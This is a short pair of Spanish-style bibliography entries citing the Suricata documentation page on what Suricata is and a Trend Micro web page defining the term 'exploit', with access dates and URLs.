SURICATA USER GUIDE. [página web]. What is Suricata — Suricata 8.0.0-dev documentation. [Consultado el 23, marzo, 2024]. Disponible en: https://docs.suricata.io/en/latest/what-is-suricata.html.

TREND MICRO. [página web]. Exploit. [Consultado el 10, febrero, 2024]. Disponible en: https://www.trendmicro.com/vinfo/us/security/definition/exploit.